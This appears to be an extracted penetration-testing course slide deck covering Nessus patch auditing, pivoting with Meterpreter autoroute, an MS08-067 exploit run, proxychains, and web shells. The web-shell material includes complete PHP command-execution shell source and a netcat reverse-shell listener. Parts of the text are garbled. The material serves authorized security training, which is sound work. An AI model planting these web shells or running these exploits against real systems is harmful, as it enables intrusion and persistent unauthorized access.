
Execute the **script**
`powershell.exe -ExecutionPolicy Bypass -NonInteractive -File script.ps1`

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Checking Missing Security Patches and Patch Levels: Linux



- Unlike Microsoft Windows, Linux platform doesn't provide regular patch cycle management
- Linux and UNIX users have to wait for the release of patches related to vulnerabilities identified
- Run Linux/UNIX Patch Auditing services provided by Nessus to detect missing patches in Linux/Unix systems



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Checking Missing Security Patches and Patch Levels: Linux

Unlike Microsoft Windows, Linux platform does not provide regular patch cycle management, ensuring that the Linux operating system is up to date with all the patches that are not an easy task. Linux and UNIX users have to wait for the release of patches related to vulnerabilities identified. Run Linux/UNIX Patch Auditing services provided by Nessus to detect missing patches in Linux/Unix systems.

■ Nessus

Source: <https://www.tenable.com>

Nessus manager helps in patch management and eases the work by providing largest libraries to check operating systems, applications, databases, and so on. Nessus detects the missing patches once the credentials of the Linux/Unix system are provided to it. Administrative account details and password are to be provided for Nessus to log in.




Figure 6.148: Screenshot of Nessus patch management tool

Cleanup: Resetting into Prevision State



After successful exploitation, penetration tester should **reverse the target system** into previous state

It may include activities like:

- **Removing** from a target system all executable, scripts, temporary files, user accounts that were installed and used during exploitation
- **Resetting** system settings and configuration, if modified

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cleanup: Resetting into Prevision State

Resetting the system to the original state is important after the successful completion of penetration testing. After successful exploitation and recording its proof of concept, you should reverse the target system into previous state.

It may include activities like:

- Removing from a target system all executable, scripts, temporary files, user accounts that were installed and used during exploitation.
- Resetting system settings and configuration, if modified.
- All backdoors and rootkits installed are to be removed.



Advanced Tips and Techniques

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Pivoting



- 📌 We will encounter networks that are not visible from our attacking machine
- 📌 We will need to exploit a machine that is dual homed and connected to another network
- 📌 This reaching new networks from the original or first victim is known as **pivoting**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Trust




Once we **compromise the first victim**, we improve our position within the network. The results of compromising the first victim are:

- Having direct routing to the new victims
- Store usernames and passwords
- Allow for footprinting, enumeration and compromising of new victims

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Dual Homed Machine



Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparation



Dual homed machines are common



Have a plan for when you encounter the machines



The longer the attack is **ongoing**, the higher the risk of detection



Imperative that the attack is scripted as much as possible

- Saves time and avoids typos



Remember your **scope of work**

- Off limits areas and Rules of Engagement

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

New Attack



Routing will be required



The victim machine will not have the **exploits** and **payloads** that you need to attack the next network and or machine



Three methods for the attack

- Download the utilities to the victim and run from the shell
- Port forwarding
- Session routing

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Run from the Shell



We have shown how we can do this with the **upload** command in Meterpreter



Alternatively we can **ftp** or **tftp** the code over and then install it



Have to **disable** protections in most cases



Least desired method

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Port Forwarding



■ **Redirect connection** for a port on the first victim to another host

■ **Useful** when:

- We have a firewall still between the first compromise and the inside net
- Direct routing to the first victim is available
- Source of the attack is now the address of the first victim and not us

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Session Routing



- Attacker sets up **routing** to send attacks through the **initial victim** and on to the **next ones**


- The attacks are in effect tunneled to the first victim
- Source address of new attacks is the first victim
- Initial victim acts as an exploit proxy

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Session Routing Diagram



Route 192.168.1.0/24 to Session 1



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Pivoting in Action



- Exploit a machine with **two network cards**

Windows IP Configuration

Ethernet adapter Local Area Connection 3:

```
Connection-specific DNS Suffix  . : localdomain
IP Address. . . . . : 192.168.177.114
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.177.2
```

Ethernet adapter Local Area Connection 4:

```
Connection-specific DNS Suffix  . : localdomain
IP Address. . . . . : 192.168.40.129
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

We have to Add the Route



In **Meterpreter** this is easy:

- ☐ run autoroute -h
- ☐ run autoroute -s 192.168.40.0
- ☐ run autoroute -p

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Search the Discovered Network



- Can use a variety of **post modules** in Metasploit

```
Parrot Terminal
File Edit View Search Terminal Help
msf5 auxiliary(scanner/portscan/tcp) > set ports 139,445
ports => 139,445
msf5 auxiliary(scanner/portscan/tcp) > set threads 50
threads => 50
msf5 auxiliary(scanner/portscan/tcp) > set rhosts 172.19.20.6
rhosts => 172.19.20.6
msf5 auxiliary(scanner/portscan/tcp) > run

[*] 172.19.20.6: - 172.19.20.6:445 - TCP OPEN
[*] 172.19.20.6: - 172.19.20.6:139 - TCP OPEN
[*] 172.19.20.6: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OS Discovery



- Windows or Samba
- An **smb_version** discovery scanner
- auxiliary/scanner/smb/smb_version**

```
Parrot Terminal
File Edit View Search Terminal Help
msf5 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/smb/smb_version
msf5 auxiliary(scanner/smb/smb_version) > set rhosts 172.19.20.6
rhosts => 172.19.20.6
msf5 auxiliary(scanner/smb/smb_version) > run

[*] 172.19.20.6:445 - Host is running Windows XP SP3 (language:English) (name:FINANCE) (workgroup:LPT) (signatures:optional)
[*] 172.19.20.6:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_version) >
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploit through the Session



- Same process since we have the **route set up**

```
msf5 auxiliary(scanner/smb/version) > use exploit(windows/smb/ms08_067_netapi)
msf5 exploit(windows/smb/ms08_067_netapi) > set rhosts 172.19.20.6
rhosts => 172.19.20.6
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.0.116:4444
[*] 172.19.20.6:445 - Automatically detecting the target...
[*] 172.19.20.6:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 172.19.20.6:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 172.19.20.6:445 - Attempting to trigger the vulnerability...
[*] Sending stage (180291 bytes) to 172.19.20.6
[*] Meterpreter session 2 opened (192.168.0.116:4444 -> 172.19.20.6:1035) at 2020-09-08 11:09:21 -0400

meterpreter >
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Double Pivot



- The process is the same as covered
- Access a machine **via the first victim** and then on the 2nd victim discover two network cards
- The 2nd **network card** represents the next network to attack and in a sense, this is a double pivot

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Proxychains



- Sometimes we need to remain **untraceable** while performing a pen test activity. Proxychains helps us by allowing us to use an intermediary system whose IP can be left in the logs of the system without the worry of it tracing back to us
- We can **setup a proxy** via the tor network or a socks implementation

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Steps to Setup



Modify the configuration file for our **proxychains**
/etc/proxychains.conf

Can run **any command** through the proxy
• Can setup proxy for tor as well as socks, http etc.

```
proxychains.conf (vim) - Puma
#
# Examples:
#
# socks5 192.168.67.78 1080 lamer secret
# http 192.168.89.2 8080 juste hidden
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080
#
# proxy types: http, socks4, socks5
# (auth types supported: "basic"-http "user/pass"-socks )
#
# [ProxyList]
# # add proxy here ...
# # meanwhile
# # defaults set to "tor"
# socks4 127.0.0.1 9050
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Metasploit Proxy Module



- Use `auxiliary/server/socks4a`

```
File Edit View Search Terminal Help
msf3 auxiliary(server/socks4a) > info

Name: Socksd Proxy Server
Module: auxiliary/server/socks4a
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
  cf-ctc@proton.me@proton.me

Available actions:
Name: Description
-----
Proxy:

Check supported:
No

Basic options:
Name: Current Setting: Required: Description:
-----
SRVHOST: 0.0.0.0:8080 yes The address to listen on
SRVPORT: 8080 yes The port to listen on

Description:
This module provides a socks4a proxy server that uses the built-in
Metasploit routing to relay connections.
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Usage



- Once you have **set the proxy** all commands can be used through it using proxychains through the port that you have setup
`proxychains nmap -sS <IP>`

```
File Edit View Search Terminal Help
root@parrot:~#
root@parrot:~# proxychains nmap -sS 10.10.10.10
Proxychains 3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 (https://nmap.org/) at 2020-07-08 09:34 EDT
Nmap scan report for 10.10.10.10
Host is up (0.900ms latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
1433/tcp  open  microsoft-ds
1389/tcp  open  ms-wbt-server
N/A: Address: 02:15:50:06:07:C3 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 5.86 seconds
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Shells



Malicious script used by an attacker with the intent to **escalate** and maintain **persistent access** on an already compromised web application



Persistent Remote Access

A web-shell usually contains a **backdoor** which allows an attacker to remotely access and possibly, control a server at any time



A web-shell can be used for pivoting inside or outside a network

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

b734k



- This **PHP Shell** is a useful tool for system or web administrator to do remote management without using cpanel, connecting using ssh, ftp etc. All actions take place within a web browser

	File manager (view, edit, rename, delete, upload, download, archiver, etc)
	Search file, file content, folder (also using regex)
	Command execution
	Script execution (php, perl, python, ruby, java, node.js, c)
	Give you shell via bind/reverse shell connect

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Create the Shell



Upload it to the **website**
via a discovered weakness

Run the shell

```
b374k-master php -f index.php -- -o myShell.php -p myPassword -s -b -z  
gzcompress -c 9
```


Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Shell Interface



Create the **listener** on your attacker machine

```
nc -l -v -p 13213
```



Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Connect to the Shell



Click the **Run** button in the **reverse Shell** section of the Web Shell

This will establish a reverse shell connection to the attacker PC

```
File Edit View Search Terminal Help
[~]lpt-master@parrot:~[/b374k]
[nc -l -v -p 13123]
listening on [any] 13123 ...
connect to [192.168.0.110] from DMZ.example.com [172.19.19.17] 59296
b374k shell : connected
/bin/sh: 0: can't access tty: job control turned off
/var/www/html/LPT/wp-content/themes/twentyfifteen
```

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Weeveily



Simulates a **Telnet session** and allows the **tester** or **attacker** to take advantage of more than 30 modules for post-exploitation tasks

- ☐ Browsing the **target filesystem**
- ☐ File transfer to and from the compromised systems
- ☐ **Performing audits** for common server misconfigurations
- ☐ Brute-forcing **SQL accounts** through the target system
- ☐ Spawning **reverse TCP shells**
- ☐ Executing commands on remote systems that have been compromised, even if PHP security restrictions have been applied

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Weeveily (Cont'd)



- Weeveily endeavors to hide communications in **HTTP cookies** to avoid detection

`weeveily generate <password><path>`

- This will create the file **weeveily.php** in the root directory

```
Parrot Terminal
File Edit View Search Terminal Help
root@kali:~# ./weeveily
--> #weeveily

>| weeveily 4.8.1
|| Error: the following arguments are required: url, password

>| Run terminal or command on the target
weeveily <url> <password> [cmd]

>| Recover an existing session
weeveily session <path> [cmd]

>| Generate new agent
weeveily generate <password> <path>
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Create a Custom Shell



Requires command execution

Form handling

Conditionals

Focus

```
<?php
if($_POST['command'])
{
    if($_POST['out'])
    {
        $out = $_POST['out'] . "\n";
        if(strlen($out) > 2000)
        {
            $out = substr($out,strlen($out) -
                2000,2000);
        }
    }
    $out .= "> {$_POST['command']}\n";
    exec($_POST['command'],$data);$out .=
        implode("\n",$data);
}
?>
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Create the Form



We begin by creating our **form**



We specify that our **submit method** is going to be POST

```
<FORM METHOD=POST>
<TEXTAREA NAME=out
id=out
style="width: 100%; height:90%">
<?php echo $out?>
</TEXTAREA><BR>
Input Command: <INPUT NAME=command
id=command
TYPE=TEXT LENGTH=255>
<INPUT TYPE=SUBMIT>
</FORM>
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Focus



We do not want to have to **scroll** and **chase** the form, so we use focus code using Javascript

```
<script>
var ta = document.getElementById('out');
ta.scrollTop = ta.scrollHeight;
var cmd = document.getElementById('command');
cmd.focus();
</script>
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Basic PHP Shell



```
<HTML>
<HEAD>
<TITLE>Simple PHP Shell</TITLE>
</HEAD>
<BODY>
<form action="shell.php" method=post>
<input type="text" NAME="c"/>
<input name="submit" type=submit value="Command">
</FORM>
<?php
if(isset($_REQUEST['submit']))
{
    $c = $_REQUEST['c'];
    $output = shell_exec("$c");
    echo "<pre>$output</pre>\n";
}
?>
</BODY>
</HTML>
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

HTML Part



HTML

1. This is the start of HTML code

```
<HTML>
```

2. Create a HEAD section for the HTML page and declare "Simple PHP Shell" as its title

```
<HEAD>
<TITLE>Simple PHP Shell</TITLE>
</HEAD>
```

3. Create BODY section for the HTML page

```
<BODY>
```

4. Create a form which calls shell.php. Please note, this assumes that this script is saved as shell.php

```
<form action="shell.php" method=post>
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

HTML Part (Cont'd)



5. Create a text input field with the name of "c"

```
<input type="text" NAME="c"/>
```

6. Create a button with the name of "submit" with the label "Command"

```
<input type="submit" name="submit" value="Command">
```

7. Close the form

```
</FORM>
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

PHP Part



1. The PHP code is embedded in the HTML code and the start is marked by

```
<?php
```

2. Check if the form has been submitted. If the URL variable 'submit' exists then the user has clicked the "Command" button. If not do nothing

```
if(isset($_REQUEST['submit']))
```

3. Declare "\$c" as a variable and set it to the contents of the input field 'c' from the HTML form

```
$c = $_REQUEST['c'];
```

4. Declare "\$output" as a variable to hold the return value from the shell_exec() function. "\$c" is the command that the user entered in the input field

```
$output = shell_exec("$c");
```

5. Show the result

```
echo "<pre>$output</pre>\n";
```

6. Declare the end for the PHP code

```
?>
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Document the Result



- Note down the IP Addresses, unnecessary open ports, services, unpatched systems, weak passwords, etc. found during internal penetration testing.

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Document the Result

Note down the IP addresses, unnecessary open ports, services, unpatched systems, weak passwords, and so on found during internal penetration testing.